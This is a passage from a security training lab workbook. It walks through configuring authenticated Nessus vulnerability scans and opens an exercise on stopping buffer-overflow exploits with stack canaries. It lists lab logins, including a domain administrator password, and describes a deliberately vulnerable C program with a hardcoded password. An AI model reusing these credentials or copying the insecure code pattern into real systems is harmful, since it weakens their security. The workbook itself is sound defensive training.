
6. **Launch the scan**

   Once the scan is saved, we can launch it by pressing the "PLAY" button on the right of the screen. After clicking the "PLAY" button, you can click the scan title, and you will receive continous updates on the status of the scan!




7. **Scan results overview**

   Once you click on the scan title, you will receive a status page that has live results for the current scan. This page is continuously updated! The colors & numbers of course refer to the number of risks identified (& their severity). We can obtain additional details by clicking through the results!



8. **Host summary view**


When a host is selected (by clicking it) from the previous overall scan summary, you receive an overview of all vulnerabilities identified per host!



9. **Vulnerability view**

When clicking on one of the vulnerabilities, you can see full details on a specific vulnerability. This includes a description of the vulnerability (including some context), but also a proposed solution to fix the vulnerability.


For some vulnerabilities, Nessus will also provide information on any publicly available exploits.



10. **Wait for the scan to finish**


    Feel free to look into the different vulnerabilities that are being reported by Nessus. You may notice our Synctechlabs environment is vulnerable to a number of security flaws...

    We will now wait on the vulnerability scan to complete, after which we will reconfigure the scan to use credentials! You can keep an eye on the status of the scan by clicking "My Scans" and selecting "Initial scan". The status should change from "Running" to "Completed"



11. **Configure an authenticated scan**

Now, let's try creating a scan that will use credentials to authenticate to the systems in scope. We will simply adapt our existing scan and reconfigure it to include credentials! We can do this by clicking the "Configure" button in the "Initial scan" menu.




12. **Configuring Linux credentials**

Once in the settings configuration page, we can click the "Credentials" tab. Under "HOST" we will configure the following "SSH" credentials for our Linux machine. We will also allow the scanner to perform "sudo" while running the scan, to obtain

administrative privileges. We will enter the same username & password for the sudo options:

Authentication method: password
Username: sec599
Password: sec599
Elevate privileges with: sudo
sudo user: sec599
sudo password: sec599

Once configured, we will press the "Save" button at the bottom of the web page.




13. **Configuring Windows credentials**

For the Windows machines in scope, we will configure the following settings under "HOST" and "Windows":

Authentication method: Password
Username: Administrator
Password: Sec599
Domain: SYNCTECHLABS


This user is a domain administrator and thus has access to the entire environment for vulnerability scanning!

Again, once configure, we will click the "Save" button at the bottom of the web page.




14. **Review credentials configuration**

Once both credentials sets have been configured, let's review the credentials page, which should include both the Linux & Windows credentials.



15. **Run scan again**

We will now go back to the "My Scans" page and simply rerun the "Initial scan" by again pressing the "PLAY" button. If all goes well, Nessus should automatically use the credentials we've just configured!



16. **Wait for the results**

    Once the scan is running, feel free to interact with the scanner. In the "history" page, you will find the two scans (the one without credentials and the current one with credentials).

    The credential scan should give you a lot more in-depth information & configuration advice on how the system was configured. For example, the vulnerability scanner will now report a "vulnerability" that tells you the contents of the hosts file.

SEC599-3.2: Exercise - Exploit mitigation using compile-time controls

Objective

The objective of the exercise is to analyze how exploits can be mitigated using compile-time controls. We will use Visual Studio to compile a vulnerable application with and without compile-time control such as stack canaries.

- Compile a program without stack canaries
- Identify the vulnerability & overwrite the program buffer
- Compile the same program with stack canaries
- Attempt to exploit the program again, now observing the new behavior

Scenario

Virtual Machines

1. SEC599-C01 - Windows
2. SEC599-C01 - Firewall
3. SEC599-C01 - DomainController

Exercise 1 : SEC599-3.2

The objective of the exercise is to analyze how exploits can be mitigated using compile-time controls. We will use Visual Studio to compile a vulnerable application with and without compile-time control such as stack canaries.

1. **Authenticate to Windows**

   As a first step, let's again authenticate to our Windows machine.

   USERNAME: Nick Fury
   PASSWORD: Awesomesauce123

2. **Launch Visual Studio**


   We have provided a community edition of Visual Studio on our Windows machine. Which is of course a highly common development suite.

   We will use it now to compile an example program, thereby illustrating some compile-time controls! You can launch it by double-clicking the shortcut on the Desktop.

3. **Open the project in Visual Studio**

As this is not a development course, we have provided a piece of "vulnerable code" that we will analyze, compile & exploit. We want to open an already existing project in Visual Studio:

Under Recent, you will find the project VulnerableCode.sln. Click on this project.



4. **Reviewing the code**

Once the project is open, you will see the C source code under the source code file VulnerableCode.cpp.

When carefully analyzing the code, you should see we are comparing the input to a password, which is hardcoded to "UxoaT7x". The user input is copied to a buffer, after which it is compared to the password that is stored in the "PASSWORD" variable. Buffer overflows are a type of vulnerability we discussed throughout the courseware.

Upon successfully entering the password, the application will inform you the correct password was entered and will print it out.

In our lab, we will not focus on fixing the code, we will assess how compile-time controls in Visual Studio can help protect the vulnerability from being exploited. We

are of course using a number of insecure functions to achieve our goal.

